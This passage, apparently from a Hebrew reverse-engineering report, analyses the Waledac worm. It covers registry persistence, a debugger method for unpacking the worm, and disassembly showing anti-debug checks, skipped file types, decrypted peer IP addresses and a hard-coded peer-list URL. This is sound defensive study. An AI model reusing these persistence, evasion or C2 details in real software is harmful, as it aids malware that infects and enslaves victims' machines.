rasapi32.dll, rasman.dll, tapi32.dll, rtutils.dll, winmm.dll,
sensapi.dll, urlmon.dll, version.dll, mswsock.dll, wshtcpip.dll,
winrnr.dll, wldap32.dll, rasadhlp.dll, apphelp.dll
```

- **גישה ל-Registry** - קבצי ה-log של כלי ה-Regmon מלמדים כי התולעת מבצעת קריאה של ערכים הקשורים ב-Internet Settings, Winlogon, Winsock2, DNSCache, Tcpip parameters, Tracing, Terminal Server, Sound drivers - מה שתואם לזהות ה-dll-ים אליהם ניגשה התולעת - גישה לרשת, ניטור תהליכים, גישה מרחוק, ובמפתיע, שימושי מולטימדיה (מפתיע שכן אין סיבה לתולעת להשתמש בספריות לנגינת קול ווידאו, יש להניח שאין זה מכוון).
כמו כן, התולעת מבצעת מספר כתיבות ל-Registry הנתיב לתולעת נשתל ב:

```
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\PromoReg
```

לאחר מכן, התולעת מעדכנת מספר רב של פעמים (כמה מאות) את:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\RList
```

עם ערך בינארי כלשהו, וכן כותבת פעם אחת ערך בינארי כלשהו ל:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\MyID
HKCU\Software\Microsoft\Windows\CurrentVersion\FWDone
HKCU\Software\Microsoft\Windows\CurrentVersion\LastCommandId
```

נוסף לכך, התולעת כותבת לכמה כניסות הקשורות ב-Cache ו-Temporary Internet Files ול:

```
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed
```

אך נראה שהדבר הוא באופן אוטומטי כחלק משימוש שלה בספריות Windows סטנדרטיות, ולא כחלק מפעילות עויינת.

מהפעילות של הקובץ, וכן מהעובדה שלא קיבלנו שום הודעה על המסך, ניתן היה להבין שזו תולעת. הקובץ היה מלכתחילה "חשוד", שכן הגיע מדואר שסווג כ-SPAN, וכן כי כל ה"נגן" שבדף היה קישור - וזה אינו תואם לאופן שבו מתקינים נגן Flash. כמו כן, סריקת הדיסק הקשיח תואמת להתנהגות סבירה של חיפוש אחר איזו תבנית טקסטואלית (ולכן ההתעלמות מקבצים בעלי אופי לא-טקסטואלי),

והגישה ל-Registry - חלקה "שתילת" התולעת (הכנסת ערך ל-Run שיגרום לכך שתופעל עם הפעלת המחשב), חלקה כנראה קשור לספריות השונות שהיא משתמשת בהן (הצפנה ותקשורת), וערכים נוספים כנראה קשורים לפעילות התולעת עצמה - rlist, myid, lastcommandid. יכול להיות שחלק מהפעילות ב-Registry נועד גם לחשיפת המחשב (הכתיבה ל-internet settings מבטלת שימוש בשרתי Proxy).

זיהוי התולעת

ניתוח הכתבות ל-Registry הבליט כתיבות מרובות לערך RList מה שגרם לנו להבין שניתן לראות בזה מאפיין ברור של התנהגותה. חיפוש אחר שם ערך זה באינטרנט על מנת להבין את משמעותה, העלה כי הוא מאפיין של תולעת ה-Waledac[23]. על מנת לאושש אבחנה זו, בדקנו וראינו כי גם כניסות ה-Registry האחרות שאליהן כתב הקובץ מדווחות כמאפיינות את התנהגות תולעת זו. כמו כן, ראינו כי סריקת הקבצים (וכן ההתמקדות בקבצים בעלי תוכן טקסטואלי) מאפיינים אותה, וכן האתר הספציפי דרכו נדבקנו[24].

הסברה הנפוצה ברוב האתרים (לדוגמא[25]) היא כי התוכנה סורקת אחר כתובות אימייל, וכותבת ל-RList כתובות של שרתים מרוחקים איתן היא מתקשרת. לא הצלחנו לאשר סברה זו בעצמנו, אם כי מצאנו קשר בין גישה לערך Registry זה לבין כתובות מחשבים מרוחקים הנמצאים בזיכרון הריצה (מפורט בפרק הדיסאסמבלי).

בזמן ההדבקה לא הייתה לנו תוכנת אנטי-וירוס כלשהי על העמדה, כדי שלא תשבש את התנהגות התולעת. מאוחר יותר ניסינו לבדוק האם תוכנת אנטי-וירוס סטנדרטית מזהה את התולעת, ואכן AVG מתריע עליו כ-"Virus Identified Win32/Cryptor".

מצאנו מספר גדול של תוכנות זדוניות שמזוהות עם שם זה ודומים לו, מה שגורם לנו לחשוב שזו עשויה להיות איזו אבחנה גנרית שמבוססת על כך שהקובץ ארוז. בכל מקרה, מסתבר שידוע[26] כי AVG מספק אבחנה זו לתולעת ה-Waledac.

[23] Threat Encyclopedia, Microsoft Malware Protection Center, http://www.microsoft.com/security/portal/Threat/Encyclopedia/Entry.aspx?Name=Trojan%3aWin32%2fWaledac.gen%21A

[24] Waledac Reuters Theme – Security Labs Alert, http://securitylabs.websense.com/content/Alerts/3321.aspx


[25] W32.Waledac, Symantec, http://www.symantec.com/security_response/writeup.jsp?docid=2008-122308-1429-99&tabid=2

[26] W32/Waledac, McAfee, http://vil.nai.com/vil/content/v_207110.htm

טכניקת הביצוע

לפי הידוע[27] הקובץ הבינארי של Waledac עטוף ומוצפן במספר דרכים. ב[26] מצוין כי בגרסא F של התולעת יש שימוש ב-code obfuscation, וכן בעטיפה באמצעות UPX ובאמצעות כלי ייחודי לתולעת. כמו כן, לפי[26], מפעיל Waledac מנגנונים לגילוי הרצתו תחת debugger.

הכלי ששימש אותנו לביצוע הניתוח היה OllyDbg. הפתיחה הראשונית ב-OllyDbg גם כן תומכת בסברה שהקובץ ארוז:



כך, האתגר המרכזי שעומד בפנינו הוא השגת גישה לקובץ מפוענח, והאתגר הבא הוא הימנעות מגילוי פעילותנו על ידי התולעת. יצוין כי לא מצאנו התנהגות של התולעת בתגובה להרצה ב-debugger, אבל כן נמצאו עדויות לכך שהיא אכן מחפשת אחר כזה (על כך בתת הפרק "פרמטרים להתנהגות").

נסיון הפרישה הראשון התבסס על הנחה (או שמא - משאלת לב) כי הקובץ ארוז באופן פשוט. הרצנו את הקובץ ב-debugger צעד אחר צעד בנסיון להתחקות אחר חוקיות בהתנהגותו. שמנו לב לרצף ארוך של קפיצות ללא חזרה, וכך לא הצלחנו להבין כל דבר בנוגע להתנהגות.


ביצענו מספר נסיונות לפרישת הקובץ בעזרת הכלים WinUPack, UPX ו-NSPack המיועדים לפרישת עטיפות מסוגים אלה, אבל אלה נכשלו. בדיעבד ניתן לייחס את כשלונם לעטיפה החיצונית שייחודית לתולעת.

[27] W32.Waledac Threat Analysis, Symantec Security Response, pg. 2
http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/W32_Waledac.pdf

בסופו של דבר, הטכניקה לחשיפת הקובץ הפרוש, שנתגלתה על ידי ניסוי-וטעיה היא זו:

1. הרץ את הקובץ בתוך OllyDbg, כשבשורת הסטטוס מדווח על יצירת חוטים בצע pause.
2. העלה את מפת הזכרון (Alt-M).
3. קבע Breakpoint על Code (F2).
4. המשך את הרצת הקובץ.
5. כאשר יגיע ל-Breakpoint, בצע אנליזה מחדש (Ctrl-A).

שיטה זו גורמת לכך שהקובץ "מקלף" את האריזה בעצמו, ואז ניתן לבצע אנליזה לקוד החשוף.



[שימו לב לטכניקה הדו-עכברית שבשימוש בתמונה זו. על מנת לאתר פרטים מסוימים, חיפשנו אחר מחרוזות מתאימות או אחר קריאות מערכת רלוונטיות, ועקבנו אחר הפניות אליהם.]

תעודות ומפתחות

בספרות מקובלת הסברה[28] כי נמצאים בקוד שני מפתחות AES מקודדים בו, וכן תעודה ציבורית. מפתחות ה-AES משמשים להצפנת הערכים ב-Registry[29]. כמו כן, ישנו מפתח hard-coded לפענוח עדכוני תוכנה[30].

בתעודה הדיגיטלית נתקלנו על ידי מעבר ידני על זיכרון הריצה (לא ידענו לחפש אחריה בזמנו), אם כי פשוט למצוא אותה על ידי חיפוש טקסטואלי אחר המחרוזת " CERTIFICATE":

בקטע זה, הנשלף מזיכרון הריצה של התוכנית, ניתן לראות את התעודה הדיגיטלית שבשימוש התוכנית (ההתחלה והסוף מסומנים בכחול). כאמור, לפי[27] אלה מפתחות AES המיועדים להצפנת הערך ב: HKCU\Software\Microsoft\Windows\CurrentVersion\RList (להלן יקרא ה-RList).

בפענוח התעודה נתקלנו במספר קשיים - יצאנו את התעודה מהזיכרון במספר פורמטים שונים, וניסינו להשתמש בכלי של openssl כדי לקרוא את תוכנה. בתחילה נתקלנו בהודעת השגיאה unable to load certificate: no start line, ואחרי חלוקת begin/end certificate לשורות משל עצמם, קיבלנו את ההודעה bad base64 decode. ניסינו גם לייצא בפורמט בינארי, ולהמיר אותו באמצעות תוכנה פשוטה, אבל גם זה נכשל.

בהשוואה לתעודה ב-[27] ראינו כי בתעודה אצלנו מופיעות נקודות, בעוד שם לא. בחינת הזיכרון ב-OllyDbg הראתה שערכן של הנקודות הוא 0A - כלומר line feed. כך, החלפנו את הנקודות בירידת שורה ואז הצלחנו לקרוא את התעודה בעזרת שורת הפקודה:

```
openssl x509 -text -noout -in filename
```

[28] Infiltrating WALEDAC Botnet's Covert Operations, TrendMicro, pg. 7
[29] Decoding Waledac's Registry, http://www.nnl-labs.com/cblog/index.php?/archives/9-Decoding-Waledacs-Registry.html
[30] W32.Waledac Threat Analysis, Symantec Security Response, pg. 12

כך קיבלנו את המידע:

```
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            bb:c5:91:63:0b:ff:54:79
        Signature Algorithm: sha1WithRSAEncryption
        Issuer: C=GB, ST=Berkshire, L=Newbury, O=My Company Ltd
        Validity
            Not Before: Oct 21 20:11:48 2007 GMT
            Not After : Nov 20 20:11:48 2007 GMT
        Subject: C=GB, ST=Berkshire, L=Newbury, O=My Company Ltd
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
            RSA Public Key: (1024 bit)
                Modulus (1024 bit):
                    00:9f:74:fa:f0:bb:8a:c5:21:28:1f:28:03:33:01:
                    ff:09:84:ff:2a:48:08:b5:36:a3:59:eb:f2:05:65:
                    48:90:bc:65:76:01:20:4d:4e:03:38:80:49:86:9d:
                    00:9b:4d:d0:0b:fa:29:6d:2c:bb:70:e1:f0:62:09:
                    cb:bc:c9:04:ff:a2:d3:de:30:e1:8c:b6:07:4a:63:
                    b4:ba:fd:83:63:60:9d:6c:05:1a:df:f4:1a:31:1a:
                    81:e9:8c:6b:27:fa:00:35:2d:2a:21:37:a4:61:bd:
                    26:b4:62:28:2f:7d:4d:7d:f5:00:9b:23:61:23:37:
                    aa:c2:f8:43:c9:53:21:32:c9
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Subject Key Identifier:

2F:5D:F6:2B:10:75:38:E7:E9:49:EC:7D:8D:23:CE:7D:46:33:5E:10
            X509v3 Authority Key Identifier:

keyid:2F:5D:F6:2B:10:75:38:E7:E9:49:EC:7D:8D:23:CE:7D:46:33:5E:10
                DirName:/C=GB/ST=Berkshire/L=Newbury/O=My Company Ltd
                serial:BB:C5:91:63:0B:FF:54:79

            X509v3 Basic Constraints:
                CA:TRUE
```

```
    Signature Algorithm: sha1WithRSAEncryption
        59:8a:61:16:6f:db:8b:91:cf:ee:19:8f:10:6b:7c:8f:42:5f:
        c5:cb:d6:f0:fd:56:b7:65:c2:a2:93:bc:1a:2c:12:39:49:d1:
        14:20:9a:9b:e3:c8:61:99:ee:4d:24:0c:1c:e7:d0:0a:3a:02:
        0f:62:21:fa:31:06:bb:e6:ce:a5:c1:c2:97:2f:c4:ad:de:ec:
        c0:7a:39:59:c1:a1:16:aa:72:ca:24:d0:b7:52:63:6d:b0:dd:
        29:1a:5b:ce:e6:35:a6:9d:4b:c5:fc:2c:a0:46:9d:52:2f:30:
        67:c1:ed:22:b8:39:b6:67:7a:27:52:01:91:78:7d:7b:8c:f4:
        ae:f9
```

נשים לב - התעודה כנראה משמשת שימוש פנימי בלבד, אין כל נסיון לשוות לה אותנטיות - היא חתומה על ידי המשתמש בה (self-signed), התוקף קצר ולא עדכני (שלהי 2007) והיא הוצאה ובשימוש על ידי My Company Ltd. יש לתהות בנוגע לתאריך, והאם הוא רומז על כך שהתולעת הייתה בפיתוח בזמן זה. פרט לכך ניתן לראות כאן שימוש במפתח RSA פומבי של 1024 ביט.

את המחרוזות שאמורות לשמש מפתחות AES הצלחנו לחלץ, אבל לא הצלחנו לעשות בהם שימוש. מכוון שהצלחנו לחלץ את תוכן ה-RList בשיטה אחרת (על כך בתת פרק ה"פרמטרים להתנהגות") זנחנו את המאמצים בכוון הזה.

בתת פרק ה"הורדות" בפרק ה"תקשורת" נדון ביכולות הורדת תוכנות זדוניות של Waledac. תוכנות אלה מגיעות מצורפות לסופו של קובץ jpeg באופן מוצפן. הצלחנו לאתר את המפתח הרלוונטי בקוד ולהשתמש בו. השיטה והתובנות ממנה יפורטו בתת פרק ה"הורדות", שכן הן כרוכות גם בהבנת תקשורת ה-Waledac.

פרמטרים להתנהגות

בבדיקת זיכרון הריצה של התוכנה, מצאנו מספר מחרוזות שאפשרו לנו להבין רבות אודות התנהגות התולעת. כאמור ב[22], בעת סריקת הדיסק הקשיח, מתעלמת התולעת מקבצים בעלי סיומות מסויימות. עדות לכך ניתן למצוא בזיכרון התוכנית:

```
004420B6 PUSH Copy_of_.004D2B2C          ASCII ".avi"
004420CB PUSH Copy_of_.004D2B34          ASCII ".mov"
004420E0 PUSH Copy_of_.004D2B3C          ASCII ".wmv"
004420F5 PUSH Copy_of_.004D2B44          ASCII ".mp3"
0044210A PUSH Copy_of_.004D2B4C          ASCII ".wave"
0044211F PUSH Copy_of_.004D2B54          ASCII ".wav"
00442134 PUSH Copy_of_.004D2B5C          ASCII ".wma"
00442149 PUSH Copy_of_.004D2B64          ASCII ".ogg"
0044215E PUSH Copy_of_.004D2B6C          ASCII ".vob"
00442173 PUSH Copy_of_.004D21D4          ASCII ".png"
00442188 PUSH Copy_of_.004D2B74          ASCII ".jpg"
0044219D PUSH Copy_of_.004D2B7C          ASCII ".jpeg"
004421B2 PUSH Copy_of_.004D2B84          ASCII ".gif"
004421C7 PUSH Copy_of_.004D2B8C          ASCII ".bmp"
004421DC PUSH Copy_of_.004D2B94          ASCII ".exe"
004421F1 PUSH Copy_of_.004D2B9C          ASCII ".dll"
00442206 PUSH Copy_of_.004D2BA4          ASCII ".ocx"
0044221B PUSH Copy_of_.004D2BAC          ASCII ".class"
00442230 PUSH Copy_of_.004D2BB4          ASCII ".msi"
00442245 PUSH Copy_of_.004D2BBC          ASCII ".zip"
0044225A PUSH Copy_of_.004D2BC4          ASCII ".7z"
0044226F PUSH Copy_of_.004D2BC8          ASCII ".rar"
00442284 PUSH Copy_of_.004D2BD0          ASCII ".jar"
00442299 PUSH Copy_of_.004D2BD8          ASCII ".gz"
004422AE PUSH Copy_of_.004D2BDC          ASCII ".hxw"
004422BF PUSH Copy_of_.004D2BE4          ASCII ".hxh"
004422D0 PUSH Copy_of_.004D2BEC          ASCII ".hxn"
004422E1 PUSH Copy_of_.004D2BF4          ASCII ".hxd"
```

נשים לב שהתוכנית מתעלמת מקבצים שלא סביר שיכילו מידע טקסטואלי (שאינו קוד). ניתן למצוא התייחסות סדרתית לסיומות בתוך הקוד, כנראה השוואה למולן במהלך סריקת הדיסק הקשיח:

```
004420F5 . 68 442B4D00      PUSH Copy_of_.004D2B44          ASCII ".mp3"
004420FA . 56               PUSH ESI
004420FB . E8 1AD60400      CALL Copy_of_.0048F71A
00442100 . 85C0             TEST EAX,EAX
00442102 . 59               POP ECX
00442103 . 59               POP ECX
00442104 .v0F84 28020000    JE Copy_of_.00442332
0044210A . 68 4C2B4D00      PUSH Copy_of_.004D2B4C          ASCII ".wave"
0044210F . 56               PUSH ESI
00442110 . E8 05D60400      CALL Copy_of_.0048F71A
00442115 . 85C0             TEST EAX,EAX
00442117 . 59               POP ECX
00442118 . 59               POP ECX
00442119 .v0F84 13020000    JE Copy_of_.00442332
0044211F . 68 542B4D00      PUSH Copy_of_.004D2B54          ASCII ".wav"
00442124 . 56               PUSH ESI
00442125 . E8 F0D50400      CALL Copy_of_.0048F71A
0044212A . 85C0             TEST EAX,EAX
0044212C . 59               POP ECX
0044212D . 59               POP ECX
0044212E .v0F84 FE010000    JE Copy_of_.00442332
00442134 . 68 5C2B4D00      PUSH Copy_of_.004D2B5C          ASCII ".wma"
00442139 . 56               PUSH ESI
0044213A . E8 DBD50400      CALL Copy_of_.0048F71A
0044213F . 85C0             TEST EAX,EAX
00442141 . 59               POP ECX
00442142 . 59               POP ECX
00442143 .v0F84 E9010000    JE Copy_of_.00442332
00442149 . 68 642B4D00      PUSH Copy_of_.004D2B64          ASCII ".ogg"
0044214E . 56               PUSH ESI
```

במאמר NNL-Labs ב[28] מפורט תוכן מפתח ה-RList. חיפוש אחר מופעי המחרוזת "RList" מאפשר למצוא שימוש בקריאת המערכת RegQueryValueExA על מנת לכתוב למפתח זה:

```
004354A3  . 50            PUSH EAX                                 pBufSize
004354A4  . 53            PUSH EBX                                 Buffer => NULL
004354A5  . 8D45 E4       LEA EAX,DWORD PTR SS:[EBP-1C]
004354A8  . 50            PUSH EAX                                 pValueType
004354A9  . 53            PUSH EBX                                 Reserved => NULL
004354AA  . BF EC214D00   MOV EDI,Copy_of_.004D21EC                ASCII "RList"
004354AF  . 57            PUSH EDI                                 ValueName => "RList"
004354B0  . FF75 EC       PUSH DWORD PTR SS:[EBP-14]               hKey
004354B3  . 895D E8       MOV DWORD PTR SS:[EBP-18],EBX
004354B6  . C745 E4 03000( MOV DWORD PTR SS:[EBP-1C],3
004354BD  . FFD6          CALL ESI                                 RegQueryValueExA
```

כעת ניתן למצוא את ערכי ה-RList מפוענחים בזיכרון על ידי קביעת breakpoint בקטע קוד זה, ומעקב אחר המצביעים. כך מצאנו:

```
00430088 PUSH Copy_of_.004D103C  ASCII "24.119.84.190"
004300C6 PUSH Copy_of_.004D104C  ASCII "96755a2a34252c79e03f5d33cb13be4c"
004300FF PUSH Copy_of_.004D1070  ASCII "217.23.16.222"
0043013D PUSH Copy_of_.004D1080  ASCII "485b1f7a7764491cf26d8f341b79ba40"
00430176 PUSH Copy_of_.004D10A4  ASCII "72.129.22.92"
004301B4 PUSH Copy_of_.004D10B4  ASCII "457b8c760d5db91f9b37f148e95f4478"
004301ED PUSH Copy_of_.004D10D8  ASCII "81.190.159.123"
0043022B PUSH Copy_of_.004D10E8  ASCII "fc3bea2600500e682133a6708c126739"
00430264 PUSH Copy_of_.004D110C  ASCII "70.241.124.121"
004302A2 PUSH Copy_of_.004D111C  ASCII "7d056872a1467c05073102666710a924"
004302DD PUSH Copy_of_.004D1140  ASCII "81.105.248.214"
00430319 PUSH Copy_of_.004D1150  ASCII "fb024850f111b53cde67f9331437ec46"
00430352 PUSH Copy_of_.004D1174  ASCII "77.124.149.230"
00430390 PUSH Copy_of_.004D1184  ASCII "e87ada36494b5a017760e16c51012932"
004303C9 PUSH Copy_of_.004D11A8  ASCII "61.46.242.69"
00430407 PUSH Copy_of_.004D11B8  ASCII "6d344b0bdd161220652b8e54db770a71"
00430440 PUSH Copy_of_.004D11DC  ASCII "24.98.127.140"
0043047E PUSH Copy_of_.004D11EC  ASCII "6773a9375f3f3e61536dee5dbb4fe768"
004304B7 PUSH Copy_of_.004D1210  ASCII "12.237.34.248"
004304F5 PUSH Copy_of_.004D1220  ASCII "c42b48369921bf60ee7aac540301f777"
0043052E PUSH Copy_of_.004D1244  ASCII "88.169.207.221"
0043056C PUSH Copy_of_.004D1254  ASCII "1e69e11eb32d1c73b30629340278f778"
004305A5 PUSH Copy_of_.004D1278  ASCII "72.190.38.46"
004305E3 PUSH Copy_of_.004D1288  ASCII "cc75290e445811613f6f29717c33fe6b"
0043061C PUSH Copy_of_.004D12AC  ASCII "98.197.106.184"
0043065A PUSH Copy_of_.004D12BC  ASCII "a43aa41e160adc60e632ab14e516094c"
00430693 PUSH Copy_of_.004D12E0  ASCII "98.227.164.0"
004306D1 PUSH Copy_of_.004D12F0  ASCII "e10a4a32164c0b06ce5b9342453da04a"
0043070A PUSH Copy_of_.004D1314  ASCII "72.132.156.122"
00430748 PUSH Copy_of_.004D1324  ASCII "12609a2d685f7f1aa1583b6dde2a5006"
00430781 PUSH Copy_of_.004D1348  ASCII "82.238.116.137"
004307BF PUSH Copy_of_.004D1358  ASCII "d514677ef0098345731319167 73d5c1b"
004307F2 PUSH Copy_of_.004D137C  ASCII "88.172.44.197"
0043082D PUSH Copy_of_.004D138C  ASCII "89172e25b57eaa4a5d7d02018d446e69"
00430866 PUSH Copy_of_.004D13B0  ASCII "66.177.209.68"
004308A4 PUSH Copy_of_.004D13C0  ASCII "ce7f0757e90f8e6ef0274a686d5c5b30"
004308DD PUSH Copy_of_.004D13E4  ASCII "88.165.250.153"
0043091B PUSH Copy_of_.004D13F4  ASCII "9d0b95452569b6233577565a8522f615"
00430954 PUSH Copy_of_.004D1418  ASCII "24.1.139.157"
00430992 PUSH Copy_of_.004D1428  ASCII "c85e3765b3271655d54b95124d066d38"
004309CB PUSH Copy_of_.004D144C  ASCII "81.104.221.69"
00430A09 PUSH Copy_of_.004D145C  ASCII "1e3fea3a5d782e4c3010f619b57ef27f"
00430A42 PUSH Copy_of_.004D1480  ASCII "99.153.5.12"
00430A80 PUSH Copy_of_.004D148C  ASCII "3d1e6478a82161549d6fe206953cad45"
00430AB9 PUSH Copy_of_.004D14B0  ASCII "76.30.215.32"
00430AF7 PUSH Copy_of_.004D14C0  ASCII "5416bc7f2b4c16651f175664b005d12d"
00430B30 PUSH Copy_of_.004D14E4  ASCII "76.108.2.193"
00430B6E PUSH Copy_of_.004D14F4  ASCII "6854096ad87bc335af43d709cb3e1a44"
00430BA7 PUSH Copy_of_.004D1518  ASCII "68.44.20.169"
00430BE5 PUSH Copy_of_.004D1528  ASCII "b64a5e5a522e5e5c707cce656a342032"
```

איננו בטוחים בנוגע למשמעות המחרוזת העוקבת אחר כל כתובת, אם כי הסברה המקובלת[31] היא כי מדובר באיזה מזהה של המחשבים המדוברים. עוד על זהותם בתת הפרק "זהות האחרים" בפרק "תקשורת".

[31] W32.Waledac Threat Analysis, Symantec Security Response, pg. 4

בדו"ח של Symantec מדווח[32] כי מנגנון העטיפה של התולעת מחפש אחר הרצה צעד-אחר-צעד ב-Debugger, ואם מאתר אחד, שולח את התוכנה למבוי סתום. מצאנו עדות לכך:

```
0048F192 . FF15 84414B00 CALL DWORD PTR DS:[4B4184]      IsDebuggerPresent
0048F198 . 6A 00         PUSH 0                         pTopLevelFilter = NULL
0048F19A . 8BF0          MOV ESI,EAX                    SetUnhandledExceptionFilter
0048F19C . FF15 88414B00 CALL DWORD PTR DS:[4B4188]
0048F1A2 . 8D45 D0       LEA EAX,DWORD PTR SS:[EBP-30]
0048F1A5 . 50            PUSH EAX                       pExceptionInfo
0048F1A6 . FF15 8C414B00 CALL DWORD PTR DS:[4B418C]     UnhandledExceptionFilter
```

איתרנו קריאה זו במהלך עיון ב-intermodular calls - היינו, קריאות בין מודולים, וזאת קריאה למודול ה-kernel32 כלומר קריאת מערכת של windows. תפקיד קריאת מערכת זו, כאמור, הוא זיהוי האם התוכנה מורצת בתוך debugger[33].

קריאת המערכת הנ"ל בודקת האם מתבצעת הרצה צעד-אחר-צעד של התוכנה. בארכיטקטורת x86 משמעות הדבר האם דולק ה-Trap Flag המאפשר לתוכנה חיצונית (במקרה זה, ה-debugger) לקבל שליטה בחזרה לאחר כל הוראת מכונה.

יש לציין, שטכניקת פתיחת העטיפה שפירטנו בתת פרק "שיטת הביצוע" עוקפת מגבלה זו, שכן אינה מבצעת כל הרצת צעד-אחר-צעד במהלך ריצת פותח העטיפה.

עוד מחרוזת חריגה ומפתיעה שמצאנו בקוד:

```
004358F6 PUSH Copy_of_.004D2230          ASCII "http://easyworldnews.com/index.php"
```

ביקור באתר הביא מחרוזת בינארית שלא ידענו לייחס לה משמעות בתחילה. מאוחר יותר, פרסום הדו"ח של Symantec הסביר את משמעותה[34] - לכתובות זו יכולה התולעת לגשת על מנת להשיג רשימת עמיתים חדשה ל-RList. ניסיוננו תומך בסברה זו - לאחר זמן רב שהתולעת לא יכלה להתחבר לאינטרנט, בחנו את התנהגותה. כל הכתובות שפנתה אליהן (הסבר על אופן הפניה והפרוטוקול בפרק "תקשורת") סירבו לפניה, או לא היו קיימות כלל. לאחר מספר ניסיונות כאלה, פנתה התולעת לאתר זה:


391	620.121568	192.168.1.31	192.168.1.1	DNS	Standard query A easyworldnews.com
392	621.133149	192.168.1.31	192.168.1.1	DNS	Standard query A easyworldnews.com
393	622.133292	192.168.1.31	192.168.1.1	DNS	Standard query A easyworldnews.com
394	624.133347	192.168.1.31	192.168.1.1	DNS	Standard query A easyworldnews.com
396	628.133358	192.168.1.31	192.168.1.1	DNS	Standard query A easyworldnews.com

במקרה שלנו, הדבר לא עזר לתולעת - שכן ה-domain כבר לא היה פעיל בשלב זה. מעניין גם לציין כי אין פניות כאלה בלוגים של תקשורת לפני הניתוק לזמן ארוך. כאשר מחפשים אחר פרטי ה-WHOIS של domain זה מוצאים, בדומה ל-domain ממנו נדבקנו, כי נרשם בסין.

[32] W32.Waledac Threat Analysis, Symantec Security Response, pg. 2
